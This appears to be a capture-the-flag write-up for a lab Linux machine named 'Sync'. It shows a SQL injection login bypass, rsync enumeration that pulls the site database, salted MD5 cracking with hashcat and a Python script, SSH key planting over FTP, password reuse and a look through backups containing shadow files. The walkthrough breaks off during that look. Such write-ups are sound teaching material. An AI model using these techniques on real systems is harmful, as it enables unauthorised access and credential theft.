
Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2023 Apr 25
Enumeration
Start the instance via Discord and let’s go:

10.10.123.168
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.123.168
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 12:47 JST
Nmap scan report for 10.10.123.168
Host is up (0.24s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.5
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d2:f4:57:95:d2:55:04:7a:b1:dc:6f:6c:e9:e2:48:fa (ECDSA)
|_  256 c8:35:08:f7:09:b7:e1:80:bb:d5:c1:77:30:a2:af:fc (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Login
873/tcp open  rsync   (protocol version 31)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Found
vsftpd 3.0.5andApache httpd 2.4.52andrsync(as the machine name is Sync, pretty sure we need to exploit something with rsync)
FTP (21/tcp)
Try to connect anonymously and using default ftp account:
$ ftp anonynous@10.10.123.168
Connected to 10.10.123.168.
220 (vsFTPd 3.0.5)
530 Permission denied.
ftp: Login failed
ftp> quit
221 Goodbye.

$ ftp ftp@10.10.123.168
Connected to 10.10.123.168.
220 (vsFTPd 3.0.5)
530 Permission denied.
ftp: Login failed
ftp> quit
221 Goodbye.
Failed
Web - login bypassing (80/tcp)


Following HackTricks - sql login bypass, we can use an SLQi to bypass the login and be authenticated as admin:
We put in the username AND in the password fileds:
' or true--


Not interesting
Rsync - Salted MD5 hash cracking (873/tcp) (triss)
Following HackTricks - 873 pentesting rsync, we can see that the have a read access:
$ nc -vn 10.10.123.168 873
(UNKNOWN) [10.10.123.168] 873 (rsync) open
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4    <--- You receive this banner with the version from the server
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4    <--- Then you send the same info
#list                                       <--- Then you ask the sever to list
httpd          	web backup                  <--- The server starts enumerating
@RSYNCD: EXIT                               <--- Sever closes the connection
Enumerate the rsync shared folder httpd:
$ rsync -av --list-only rsync://10.10.123.168/httpd
receiving incremental file list
drwxr-xr-x          4,096 2023/04/21 04:50:04 .
drwxr-xr-x          4,096 2023/04/21 05:13:22 db
-rw-r--r--         12,288 2023/04/21 04:50:42 db/site.db
drwxr-xr-x          4,096 2023/04/21 04:50:50 migrate
drwxr-xr-x          4,096 2023/04/21 05:13:15 www
-rw-r--r--          1,722 2023/04/21 05:02:54 www/dashboard.php
-rw-r--r--          2,315 2023/04/21 05:09:10 www/index.php
-rw-r--r--            101 2023/04/21 05:03:08 www/logout.php
Copy all the files in our attacker machine:
$ rsync -av rsync://10.10.123.168/httpd ./httpd
receiving incremental file list
created directory ./httpd
./
db/
db/site.db
migrate/
www/
www/dashboard.php
www/index.php
www/logout.php

sent 119 bytes  received 16,846 bytes  4,847.14 bytes/sec
total size is 16,426  speedup is 0.97
Found
index.phpandsite.db
Read the index.php:
$ cat httpd/www/index.php
<?php
session_start();
$secure = "6c4972f3717a5e881e282ad3105de01e";

if (isset($_SESSION['username'])) {
    header('Location: dashboard.php');
    exit();
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $hash = md5("$secure|$username|$password");
    $db = new SQLite3('../db/site.db');
    $result = $db->query("SELECT * FROM users WHERE username = '$username' AND password= '$hash'");
    $row = $result->fetchArray(SQLITE3_ASSOC);
    if ($row) {
        $_SESSION['username'] = $row['username'];
        header('Location: dashboard.php');
        exit();
    } else {
        $error_message = 'Invalid username or password.';
    }
}

?>
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap-theme.min.css" integrity="sha384-rHyoN1iRsVXV4nD0JutlnGaslCJuC7uwjduW9SVrLvRYooPp2bWYgmgJQIXwl/Sp" crossorigin="anonymous">
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa" crossorigin="anonymous"></script>
</head>
<body>
    <div class="container">
        <h1 class="mt-5">Login</h1>
        <?php if (isset($error_message)) { ?>
            <div class="alert alert-danger mt-3" role="alert">
                <?php echo $error_message; ?>
            </div>
        <?php } ?>
        <form class="mt-3" method="post">
            <div class="mb-3">
                <label for="username" class="form-label">Username:</label>
                <input type="text" class="form-control" id="username" name="username" required>
            </div>
            <div class="mb-3">
                <label for="password" class="form-label">Password:</label>
                <input type="password" class="form-control" id="password" name="password" required>
            </div>
            <button type="submit" class="btn btn-primary">Login</button>
        </form>
    </div>
</body>
</html>
Interesting stuff:
$secure = "6c4972f3717a5e881e282ad3105de01e";
$hash = md5("$secure|$username|$password");
Read the site.db:
$ file httpd/db/site.db
httpd/db/site.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 3, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 3
$ sqlitebrowser httpd/db/site.db

Found 2 hashes:
- admin : 7658a2741c9df3a97c819584db6e6b3c
- triss : a0de4d7f81676c3ea9eabcadfd2536f6
As we saw in index.php, it’s a salted md5 hash: md5("$secure|$username|$password").
secure value == 6c4972f3717a5e881e282ad3105de01e username value == triss or admin password value == ???
So we have 2/3 requirements to retrieve the password.
Following the Hashcat wiki with some example, we found the way to make it compatible with the hashcat system:

$ cat triss.hash
a0de4d7f81676c3ea9eabcadfd2536f6:6c4972f3717a5e881e282ad3105de01e|triss|
Then crack it with Hashcat:
$ hashcat -a 0 -m 20 triss.hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 9 8945HS w/ Radeon 780M Graphics, 2899/5862 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt
* Passwords.: 59186
* Bytes.....: 478936
* Keyspace..: 59186
* Runtime...: 0 secs

a0de4d7f81676c3ea9eabcadfd2536f6:6c4972f3717a5e881e282ad3105de01e|triss|:gerald

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: a0de4d7f81676c3ea9eabcadfd2536f6:6c4972f3717a5e881e...triss|
Time.Started.....: Sat Jan 11 14:30:40 2025 (0 secs)
Time.Estimated...: Sat Jan 11 14:30:40 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1293.4 kH/s (0.16ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/59186 (3.46%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/59186 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> steve
Hardware.Mon.#1..: Util: 24%

Started: Sat Jan 11 14:30:32 2025
Stopped: Sat Jan 11 14:30:42 2025
Found
triss:gerald
Try also for admin but can`t crack it.
Another possibility is also to create a python script saltedmd5hash_crack.py to crack it:
import hashlib

triss_username = "triss"
admin_username = "admin"
secure = "6c4972f3717a5e881e282ad3105de01e"

triss_target = "a0de4d7f81676c3ea9eabcadfd2536f6"
admin_target = "7658a2741c9df3a97c819584db6e6b3c"

with open('/usr/share/wordlists/rockyou.txt','r', encoding="ISO-8859-1") as f:

    for line in f:
        line = line.rstrip('\n')
        hash_str = f"{secure}|{triss_username}|{line}"
        hash_obj = hashlib.md5(hash_str.encode("ISO-8859-1"))
        hash = hash_obj.hexdigest()
        if hash == triss_target:
            print("triss:" + line)

        hash_str = f"{secure}|{admin_username}|{line}"
        hash_obj = hashlib.md5(hash_str.encode("ISO-8859-1"))
        hash = hash_obj.hexdigest()
        if hash == admin_target:
            print("admin:" + line)
$ python3 ./saltedmd5hash_crack.py
triss:gerald
Try to use it to login via SSH:
$ sshpass -p 'gerald' ssh triss@10.10.123.168 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added '10.10.123.168' (ED25519) to the list of known hosts.
triss@10.10.123.168: Permission denied (publickey).
Failed as preshared key is required
FTP abusing (ssh 4 triss)
We can connect via FTP using triss credentials:
$ ftp -i triss@10.10.123.168
Connected to 10.10.123.168.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||40302|)
150 Here comes the directory listing.
drwxr-x---    2 1003     1003         4096 Apr 21  2023 .
drwxr-x---    2 1003     1003         4096 Apr 21  2023 ..
lrwxrwxrwx    1 0        0               9 Apr 21  2023 .bash_history -> /dev/null
-rw-r--r--    1 1003     1003          220 Apr 19  2023 .bash_logout
-rw-r--r--    1 1003     1003         3771 Apr 19  2023 .bashrc
-rw-r--r--    1 1003     1003          807 Apr 19  2023 .profile
226 Directory send OK.
We are under the home directory of triss
Generate a new public/private ed25519 key pair (without password):
$ ssh-keygen -t ed25519
Create a new authorized_keys including our new public key:
$ cp ~/.ssh/id_ed25519.pub ./authorized_keys
Upload it to our target:
ftp> mkdir .ssh
257 "/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||10144|)
150 Ok to send data.
100% |*****************************************************************************************************|    96        1.47 MiB/s    00:00 ETA
226 Transfer complete.
96 bytes sent in 00:00 (0.19 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||8731|)
150 Here comes the directory listing.
drwx------    2 1003     1003         4096 Jan 11 06:02 .
drwxr-x---    3 1003     1003         4096 Jan 11 05:53 ..
-rw-------    1 1003     1003           96 Jan 11 06:02 authorized_keys
226 Directory send OK.
Now we connect via SSH:
$ ssh -i ~/.ssh/id_ed25519 triss@10.10.123.168 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 11 06:04:04 UTC 2025

  System load:  0.0               Processes:             105
  Usage of /:   28.0% of 7.57GB   Users logged in:       0
  Memory usage: 24%               IPv4 address for eth0: 10.10.123.168
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

triss@ip-10-10-200-238:~$
triss@ip-10-10-200-238:~$ pwd
/home/triss
triss@ip-10-10-200-238:~$ ls -la
total 28
drwxr-x--- 4 triss triss 4096 Jan 11 06:04 .
drwxr-xr-x 7 root  root  4096 Apr 19  2023 ..
lrwxrwxrwx 1 root  root     9 Apr 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 triss triss  220 Apr 19  2023 .bash_logout
-rw-r--r-- 1 triss triss 3771 Apr 19  2023 .bashrc
drwx------ 2 triss triss 4096 Jan 11 06:04 .cache
-rw-r--r-- 1 triss triss  807 Apr 19  2023 .profile
drwx------ 2 triss triss 4096 Jan 11 06:02 .ssh
No flag
Enumerate existing users:
triss@ip-10-10-200-238:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
sa:x:1001:1001:,,,:/home/sa:/bin/bash
httpd:x:1002:1002:,,,:/home/httpd:/bin/bash
triss:x:1003:1003:,,,:/home/triss:/bin/bash
ftp:x:115:123:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jennifer:x:1004:1004:,,,:/home/jennifer:/bin/bash

triss@ip-10-10-200-238:~$ ls /home
httpd  jennifer  sa  triss  ubuntu
Seems the next step is to escalate to
jennifer
Password reusing (jennifer) (Sync_User)
Check the SUDO privileges:
triss@ip-10-10-200-238:~$ sudo -l
[sudo] password for triss:
Sorry, user triss may not run sudo on ip-10-10-200-238.
Nada…
Check if we can escalate to jennifer using the same password than triss:
triss@ip-10-10-200-238:~$ su jennifer
Password:
jennifer@ip-10-10-200-238:/home/triss$ id
uid=1004(jennifer) gid=1004(jennifer) groups=1004(jennifer)
OMG that works (>.<)
Grab the flag Sync_User:
jennifer@ip-10-10-200-238:/home/triss$ cd /home/
jennifer@ip-10-10-200-238:/home$ ls jennifer/
user.txt
jennifer@ip-10-10-200-238:/home$ cat jennifer/user.txt
VL{bcf845cf94864fbba7e016d9fcd3a2db}
Shadow cracking (sa)
jennifer@ip-10-10-200-238:/home$ sudo -l
[sudo] password for jennifer:
Sorry, user jennifer may not run sudo on ip-10-10-200-238.
まったく何もない.
Enumerate again:
jennifer@ip-10-10-200-238:/home$ cd /
jennifer@ip-10-10-200-238:/$ ls -la
total 76
drwxr-xr-x  20 root root  4096 Jan 11 01:01 .
drwxr-xr-x  20 root root  4096 Jan 11 01:01 ..
drwxr-xr-x   2 root root  4096 Jan 11 06:14 backup
lrwxrwxrwx   1 root root     7 Mar 25  2023 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Apr 19  2023 boot
drwxr-xr-x  15 root root  3180 Jan 11 01:01 dev
drwxr-xr-x  96 root root  4096 Jan 11 01:01 etc
drwxr-xr-x   7 root root  4096 Apr 19  2023 home
lrwxrwxrwx   1 root root     7 Mar 25  2023 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar 25  2023 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar 25  2023 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar 25  2023 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar 25  2023 lost+found
drwxr-xr-x   2 root root  4096 Mar 25  2023 media
drwxr-xr-x   2 root root  4096 Mar 25  2023 mnt
drwxr-xr-x   3 root root  4096 Apr 19  2023 opt
dr-xr-xr-x 166 root root     0 Jan 11 01:01 proc
drwx------   6 root root  4096 Apr 21  2023 root
drwxr-xr-x  28 root root   920 Jan 11 06:04 run
lrwxrwxrwx   1 root root     8 Mar 25  2023 sbin -> usr/sbin
drwxr-xr-x   8 root root  4096 Mar 25  2023 snap
drwxr-xr-x   3 root root  4096 Apr 19  2023 srv
dr-xr-xr-x  13 root root     0 Jan 11 01:01 sys
drwxrwxrwt  12 root root  4096 Jan 11 06:14 tmp
drwxr-xr-x  14 root root  4096 Mar 25  2023 usr
drwxr-xr-x  14 root root  4096 Apr 20  2023 var
jennifer@ip-10-10-200-238:/$ ls -la backup/
total 1272
drwxr-xr-x  2 root root 4096 Jan 11 06:16 .
drwxr-xr-x 20 root root 4096 Jan 11 01:01 ..
-rw-r--r--  1 root root 5899 Jan 11 01:02 1736557321.zip
-rw-r--r--  1 root root 5899 Jan 11 01:04 1736557441.zip
-rw-r--r--  1 root root 5899 Jan 11 01:06 1736557561.zip
-rw-r--r--  1 root root 5899 Jan 11 01:08 1736557681.zip
-rw-r--r--  1 root root 5899 Jan 11 01:10 1736557801.zip
-rw-r--r--  1 root root 5899 Jan 11 01:12 1736557921.zip
-rw-r--r--  1 root root 5899 Jan 11 01:14 1736558041.zip
...
-rw-r--r--  1 root root 5899 Jan 11 06:10 1736575801.zip
-rw-r--r--  1 root root 5899 Jan 11 06:12 1736575921.zip
-rw-r--r--  1 root root 5899 Jan 11 06:14 1736576041.zip
-rw-r--r--  1 root root 5899 Jan 11 06:16 1736576161.zip
Copy all to /dev/shm:
jennifer@ip-10-10-200-238:/$ cd /dev/shm/
jennifer@ip-10-10-200-238:/dev/shm$ ls
jennifer@ip-10-10-200-238:/dev/shm$ cp -R /backup .
jennifer@ip-10-10-200-238:/dev/shm$ cd backup/
jennifer@ip-10-10-200-238:/dev/shm/backup$
View list of files without extraction:
jennifer@ip-10-10-200-238:/dev/shm/backup$ unzip -l \*.zip
Archive:  1736577241.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-01-11 06:34   tmp/backup/
      430  2025-01-11 06:34   tmp/backup/rsyncd.conf
        0  2025-01-11 06:34   tmp/backup/httpd/
        0  2025-01-11 06:34   tmp/backup/httpd/www/
     1722  2025-01-11 06:34   tmp/backup/httpd/www/dashboard.php
      101  2025-01-11 06:34   tmp/backup/httpd/www/logout.php
     2315  2025-01-11 06:34   tmp/backup/httpd/www/index.php
        0  2025-01-11 06:34   tmp/backup/httpd/migrate/
        0  2025-01-11 06:34   tmp/backup/httpd/db/
    12288  2025-01-11 06:34   tmp/backup/httpd/db/site.db
     2131  2025-01-11 06:34   tmp/backup/passwd
     1487  2025-01-11 06:34   tmp/backup/shadow
---------                     -------
    20474                     12 files

Archive:  1736577121.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-01-11 06:32   tmp/backup/
     5899  2025-01-11 06:31   tmp/backup/1736567281.zip
     5899  2025-01-11 06:31   tmp/backup/1736563801.zip
     5899  2025-01-11 06:31   tmp/backup/1736560801.zip
     5899  2025-01-11 06:31   tmp/backup/1736575321.zip
     5899  2025-01-11 06:31   tmp/backup/1736562481.zip
     5899  2025-01-11 06:31   tmp/backup/1736565601.zip
     5899  2025-01-11 06:31   tmp/backup/1736574601.zip
     5899  2025-01-11 06:31   tmp/backup/1736559361.zip
     5899  2025-01-11 06:31   tmp/backup/1736564521.zip
     5899  2025-01-11 06:31   tmp/backup/1736561521.zip
     5899  2025-01-11 06:31   tmp/backup/1736567641.zip
     5899  2025-01-11 06:31   tmp/backup/1736562121.zip
     5899  2025-01-11 06:31   tmp/backup/1736573881.zip
     5899  2025-01-11 06:31   tmp/backup/1736569801.zip
     5899  2025-01-11 06:31   tmp/backup/1736575801.zip
     5899  2025-01-11 06:31   tmp/backup/1736560201.zip
     5899  2025-01-11 06:31   tmp/backup/1736573401.zip
     5899  2025-01-11 06:31   tmp/backup/1736573641.zip
     5899  2025-01-11 06:31   tmp/backup/1736565481.zip
     5899  2025-01-11 06:31   tmp/backup/1736576041.zip
     5899  2025-01-11 06:31   tmp/backup/1736577001.zip
     5899  2025-01-11 06:31   tmp/backup/1736575441.zip
     5899  2025-01-11 06:31   tmp/backup/1736568121.zip
     5899  2025-01-11 06:31   tmp/backup/1736570401.zip
     5899  2025-01-11 06:31   tmp/backup/1736571961.zip
   996450  2025-01-11 06:31   tmp/backup/1736576881.zip
     5899  2025-01-11 06:31   tmp/backup/1736558521.zip
     5899  2025-01-11 06:31   tmp/backup/1736572081.zip
     5899  2025-01-11 06:31   tmp/backup/1736569921.zip
     5899  2025-01-11 06:31   tmp/backup/1736560681.zip
     5899  2025-01-11 06:31   tmp/backup/1736567761.zip
     5899  2025-01-11 06:31   tmp/backup/1736573281.zip
...
Seems
1736576881.ziphas the biggest size
Extract it and check:
jennifer@ip-10-10-200-238:/dev/shm/backup$ unzip 1736576881.zip
Archive:  1736576881.zip
   creating: tmp/backup/
 extracting: tmp/backup/1736567281.zip
 extracting: tmp/backup/1736563801.zip
 extracting: tmp/backup/1736560801.zip
 extracting: tmp/backup/1736575321.zip
 extracting: tmp/backup/1736562481.zip
 extracting: tmp/backup/1736565601.zip
 extracting: tmp/backup/1736574601.zip
 extracting: tmp/backup/1736559361.zip
 extracting: tmp/backup/1736564521.zip
...
jennifer@ip-10-10-200-238:/dev/shm/backup$ cd tmp/backup/
jennifer@ip-10-10-200-238:/dev/shm/backup/tmp/backup$ ls
1736557321.zip  1736559601.zip  1736561881.zip  1736564161.zip  1736566441.zip  1736568721.zip  1736571001.zip  1736573281.zip  1736575561.zip
1736557441.zip  1736559721.zip  1736562001.zip  1736564281.zip  1736566562.zip  1736568841.zip  1736571121.zip  1736573401.zip  1736575681.zip
1736557561.zip  1736559841.zip  1736562121.zip  1736564401.zip  1736566681.zip  1736568961.zip  1736571241.zip  1736573521.zip  1736575801.zip
